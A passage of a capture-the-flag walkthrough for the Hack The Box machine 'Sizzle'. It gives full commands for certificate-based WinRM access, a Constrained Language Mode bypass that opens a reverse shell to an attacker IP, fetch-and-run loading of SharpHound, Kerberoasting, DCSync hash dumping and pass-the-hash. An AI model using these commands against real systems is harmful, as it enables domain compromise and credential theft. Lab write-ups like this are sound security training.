
We can use Amanda’s credentials to login here, which shows a page that allows us to perform certain actions regarding certificates on the domain, namely request one, view the state of one, or download the CA cert/chain/CRL.


By clicking Request a certificate -> Advanced certificate request, we’re able to input a base64-encoded blob to the CA and attempt to get a valid PFX for the domain.
Our user does not have WinRM access, but testing it with both NTLM or Kerberos authentication throws a strange error. After debugging and reading the traceback response, I figure out that the server responded without a WWW-Authenticate header, which NetExec does not handle well. As apposed to failing quietly, the server either responded strangely or dropped the connection in a way that omitted the header, in turn raising an exception.
1
2
3
└─$ nxc winrm sizzle.htb.local -u 'Amanda' -p '[REDACTED]'

└─$ nxc winrm sizzle.htb.local -u 'Amanda' -p '[REDACTED]' -k

With NTLM and Kerberos authentication both failing, and the access to a certificate request portal, we can assume that WinRM is configured to only accept valid certificates. So using our enrollment rights, we can create a self-signed cert through the /certsrv portal and use the subsequent PFX it creates to get shell access on the machine.
First we need to create a Certificate Signing Request (CSR) to obtain a base64-encoded blob that will be given to the CA. We can do this through an OpenSSL command and we only need to provide the Common Name field with the value matching Amanda’s name, everything else can be left blank.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
└─$ openssl req -nodes -newkey rsa:2048 -keyout amanda.key -out amanda.csr
.....+....+++++++++++++++++++++++++++++++++++++++*..+......+.+++++++++++++++++++++++++++++++++++++++*..+...+...+...+......+...+.............+.....+...++++++
.+.+.....+.+..+.+..+.......+.....+...+....+...+..+.............+............+........+.......+.........+.....+.+.........+.....+++++++++++++++++++++++++++++++++++++++*....+...+......+.+..+..........+........+..........+...+..+..........+..+.......+.....+.+..+............+.+............+...+...+..+...+..........+......+...+..+...+...+.......+...+..+...+.......+...........+++++++++++++++++++++++++++++++++++++++*....+..........+.....+.+.....+.........+.......+......+.....+.......+...+..+......+.+.....+.........+....+..+......+.........+...+...+.......+...........+.......+..............+.........+......+......+.......+......+.....+....+..+.+...+......+........+.+............+........+.+...+...........+.......+...............+............+......+.........+...+............+...........+.+...+...........+....+..+...............+...+......+......+.+.....+.........+....+..+...+.........+.+.........+.....+.............+..+...+...................+......+..+.+..+...+................+...+......+...........+...+.......+.........+.....+.+...........+....+......+...+..............+.+..+...+....+..+.+..+.............+........+............+.......+......+..+...+.+...+...+...+......+.....+...++++++
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:Amanda
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
We're left with a private key and a CSR file.

Now let’s copy/paste the contents of the CSR file into the advanced certificate request page and submit the form.

We’re redirected a page that let’s us download the certificate. I proceed with the DER encoded version.
Initial Foothold via WinRM
Once that’s on our local machine, we can extract a PEM file from the certificate with OpenSSL, which should give us all the resources to grab a shell over WinRM. Note that we need to connect to the machine over port 5986 by specifying the use of SSL through the -S flag. This is because certificate
1
2
3
└─$ openssl x509 -inform DER -in certnew.cer -out amanda.pem

└─$ evil-winrm -i sizzle.htb.local -S -c amanda.pem -k amanda.key

Privilege Escalation
CLM and AppLocker Bypass

With a shell on the box, we can move to escalating privileges towards administrator. Listing the users directory shows quite a few people on the system.

I upload SharpHound to start mapping the domain, but am met with an error saying that the execution is being blocked by a group policy.
Checking the typical restrictions shows that we are in Constrained Language Mode and that AppLocker is also present, which will hinder our execution greatly.
1
2
3
PS> $ExecutionContext.SessionState.LanguageMode

PS> Get-AppLockerPolicy -Effective

We’ll be able to bypass the CLM with a pretty common trick, but AppLocker will require a deeper dive on what the policy is doing. Starting with the former, I grab an executable from the PSByPassCLM repository under PSBypassCLM/PSBypassCLM/bin/x64/Debug and use cURL to transfer it to the machine. It’s probably better to place this inside of Amanda’s temp directory just to be safe.
PsByPassCLM works by compiling a DLL containing a class that inherits from System.Configuration.Install.Installer, with arbitrary code placed inside the overridden Uninstall() method. The DLL is then executed by passing it to InstallUtil.exe with the /logfile= /LogToConsole=false /U flags, which triggers that Uninstall() method as part of InstallUtil’s normal operation. Because the code runs inside InstallUtil’s process rather than through the PowerShell engine, it bypasses Constrained Language Mode entirely - CLM is a PowerShell-level restriction and has no visibility into what a trusted .NET binary loads and executes.
Now that we have the executable on the machine, we can supply the necessary flags to spawn a reverse shell. Make sure we also have our listener ready to receive the connection too.
1
2
3
4
5
#Local Machine
└─$ rlwrap -cAr nc -lvnp 443

# Remote Machine
PS> C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=true /U /revshell=true /rhost=10.10.14.48 /rport=443 \users\amanda\appdata\local\temp\PsByPassCLM.exe

This gives us a new PowerShell window with FullLanguage mode, expanding our capabilities. Next up is diving into AppLocker policy limitations, which can be enumerated through the following command to grab XML and then ran through a beautifier to make it readable.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
PS> Get-AppLockerPolicy -Effective -Xml

#Beautified Version
<AppLockerPolicy Version="1">
 <RuleCollection Type="Appx" EnforcementMode="Enabled">
  <FilePublisherRule Id="a9e18c21-ff8f-43cf-b9fc-db40eed693ba" Name="(Default Rule) All signed packaged apps" Description="Allows members of the Everyone group to run packaged apps that are signed." UserOrGroupSid="S-1-1-0" Action="Allow">
   <Conditions>
    <FilePublisherCondition PublisherName="*" ProductName="*" BinaryName="*">
     <BinaryVersionRange LowSection="0.0.0.0" HighSection="*" />
    </FilePublisherCondition>
   </Conditions>
  </FilePublisherRule>
 </RuleCollection>
 <RuleCollection Type="Dll" EnforcementMode="NotConfigured" />
 <RuleCollection Type="Exe" EnforcementMode="Enabled">
  <FilePathRule Id="a61c8b2c-a319-4cd0-9690-d2177cad7b51" Name="(Default Rule) All files located in the Windows folder" Description="Allows members of the Everyone group to run applications that are located in the Windows folder." UserOrGroupSid="S-1-1-0" Action="Allow">
   <Conditions>
    <FilePathCondition Path="%WINDIR%\*" />
   </Conditions>
  </FilePathRule>
  <FilePathRule Id="d754b869-d2cc-46af-9c94-6b6e8c10d095" Name="All files located in the Program Files folder" Description="Allows members of the Everyone group to run applications that are located in the Program Files folder." UserOrGroupSid="S-1-1-0" Action="Allow">
   <Conditions>
    <FilePathCondition Path="%OSDRIVE%\tmp\*" />
   </Conditions>
  </FilePathRule>
  <FilePathRule Id="fd686d83-a829-4351-8ff4-27c7de5755d2" Name="(Default Rule) All files" Description="Allows members of the local Administrators group to run all applications." UserOrGroupSid="S-1-5-32-544" Action="Allow">
   <Conditions>
    <FilePathCondition Path="*" />
   </Conditions>
  </FilePathRule>
 </RuleCollection>
 <RuleCollection Type="Msi" EnforcementMode="Enabled">
  <FilePublisherRule Id="b7af7102-efde-4369-8a89-7a6a392d1473" Name="(Default Rule) All digitally signed Windows Installer files" Description="Allows members of the Everyone group to run digitally signed Windows Installer files." UserOrGroupSid="S-1-1-0" Action="Allow">
   <Conditions>
    <FilePublisherCondition PublisherName="*" ProductName="*" BinaryName="*">
     <BinaryVersionRange LowSection="0.0.0.0" HighSection="*" />
    </FilePublisherCondition>
   </Conditions>
  </FilePublisherRule>
  <FilePathRule Id="5b290184-345a-4453-b184-45305f6d9a54" Name="(Default Rule) All Windows Installer files in %systemdrive%\Windows\Installer" Description="Allows members of the Everyone group to run all Windows Installer files located in %systemdrive%\Windows\Installer." UserOrGroupSid="S-1-1-0" Action="Allow">
   <Conditions>
    <FilePathCondition Path="%WINDIR%\Installer\*" />
   </Conditions>
  </FilePathRule>
  <FilePathRule Id="64ad46ff-0d71-4fa0-a30b-3f3d30c5433d" Name="(Default Rule) All Windows Installer files" Description="Allows members of the local Administrators group to run all Windows Installer files." UserOrGroupSid="S-1-5-32-544" Action="Allow">
   <Conditions>
    <FilePathCondition Path="*.*" />
   </Conditions>
  </FilePathRule>
 </RuleCollection>
 <RuleCollection Type="Script" EnforcementMode="Enabled">
  <FilePathRule Id="06dce67b-934c-454f-a263-2515c8796a5d" Name="(Default Rule) All scripts located in the Program Files folder" Description="Allows members of the Everyone group to run scripts that are located in the Program Files folder." UserOrGroupSid="S-1-1-0" Action="Allow">
   <Conditions>
    <FilePathCondition Path="%PROGRAMFILES%\*" />
   </Conditions>
  </FilePathRule>
  <FilePathRule Id="9428c672-5fc3-47f4-808a-a0011f36dd2c" Name="(Default Rule) All scripts located in the Windows folder" Description="Allows members of the Everyone group to run scripts that are located in the Windows folder." UserOrGroupSid="S-1-1-0" Action="Allow">
   <Conditions>
    <FilePathCondition Path="%WINDIR%\*" />
   </Conditions>
  </FilePathRule>
  <FilePathRule Id="ed97d0cb-15ff-430f-b82c-8d7832957725" Name="(Default Rule) All scripts" Description="Allows members of the local Administrators group to run all scripts." UserOrGroupSid="S-1-5-32-544" Action="Allow">
   <Conditions>
    <FilePathCondition Path="*" />
   </Conditions>
  </FilePathRule>
 </RuleCollection>
</AppLockerPolicy>
Here we can see that PSBypassCLM’s DLL trick worked because it wasn’t being enforced. We’re also allowed to write and run binaries out of C:\Windows\Temp, but reading it fails so we’ll need to make note of what’s being dropped in there.
Kerberoasting
Since Kerberos was not available externally, now would be a good time to check other account SPNs and see if any are Kerberoastable. I’ll use Rubeus for this since we already have a shell instead of forwarding port 88 locally.
1
2
3
PS> curl http://10.10.14.48/Rubeus.exe -o C:\Windows\Temp\Rubeus.exe

PS> C:\Windows\Temp\Rubeus.exe kerberoast /creduser:htb.local\Amanda /credpassword:[REDACTED] /nowrap

This grants us a KRB5TGS hash for the mrlky user this time. Sending it over to Hashcat or JTR to crack rewards us with the plaintext version.

Repeating Steps
Now we can use this password in the same way as Amanda’s to self-sign a certificate and grab a shell as mrlky over WinRM again.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
└─$ openssl req -nodes -newkey rsa:2048 -keyout mrlky.key -out mrlky.csr
.+.....+......+...+....+........+.............+..+.......+..+.+............+.....+...+....+++++++++++++++++++++++++++++++++++++++*....+............+....+.........+...+++++++++++++++++++++++++++++++++++++++*..+...........+......+............+...+....+..................+.....+.+.....+.+......+.........+...++++++
...............+.........+++++++++++++++++++++++++++++++++++++++*..+......+..+.+.........+...+...+++++++++++++++++++++++++++++++++++++++*............+...+.+..+....+.....+...+...+..........+.....+.........+...+..........+......+...............+.........+..+.........+.......+..+............+.+............+..+.+........+......+..........+...+.....+.....................+.+.....+.+..+.......+........+..................+....+.....+.+..............+....+..+............+.+.........+...+..++++++
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:mrlky
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:

After giving the bas64-encoded CSR to the site and downloading DER-encoded certificate, we can extract the PEM file from it and use it alongside our private key same as before.
1
2
3
└─$ openssl x509 -inform DER -in mrlky.cer -out mrlky.pem

└─$ evil-winrm -i sizzle.htb.local -S -c mrlky.pem -k mrlky.key


Since we spawned another shell, we’re inside of CLM again so I repeat the exact same steps to get a reverse shell via PSByPassCLM on port 444 this time.
1
2
3
4
5
6
7
# Local Machine
└─$ rlwrap -cAr nc -lvnp 444

# Remote Machine
PS> curl http://10.10.14.48/PSByPassCLM.exe -o C:\Users\mrlky\appdata\local\temp

PS> C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=true /U /revshell=true /rhost=10.10.14.48 /rport=444 \users\mrlky\appdata\local\temp\PsByPassCLM.exe
Now we’ve got a FullLanguage mode PowerShell window as mrlky and can begin enumerating the filesystem and domain once again to discover any privilege escalation paths.

At this point, we can also grab the user flag under their Desktop folder.
Mapping AD with BloodHound
A bit of time on the filesystem doesn’t show anything too crazy, so I end up uploading a SharpHound PowerShell script to the machine to collect data.
1
2
3
PS> iex(new-object net.webclient).downloadstring('http://10.10.14.48/SharpHound.ps1')

PS> invoke-bloodhound -c all
We can grab this from our local machine via the Department Share directory from earlier or host our own SMB server that requires the use of credentials, to prevent the machine from not accepting the share.

After letting BloodHound ingest the JSON files for a bit, I check what interesting outbound object permissions we have.
DCSync Attack
Looks like this user has DCSync rights, meaning we can abuse Directory Replication Service Remote Protocol (MS-DRSR) to dump all hashes on the domain and use the Administrator’s in a Pass-The-Hash attack to grab a complete shell over the system.
1
└─$ impacket-secretsdump mrlky:'[REDACTED]'@10.129.8.99 -just-dc

WinRM won’t accept our NTLM hash, but we can utilize Impacket’s wmiexec.py script to grab a shell via WMI and SMB.
1
└─$ impacket-wmiexec -hashes ':[REDACTED]' administrator@10.129.8.99

Grabbing the final flag under the Administrator’s Desktop folder will complete this challenge. Overall the attack paths weren’t really that difficult, but the protections in place made it quite a bit harder if you didn’t know how to circumvent them. I loved this box since I think everyone should know how real-world restrictions can be bypassed. I hope this was helpful to anyone following along or stuck and happy hacking!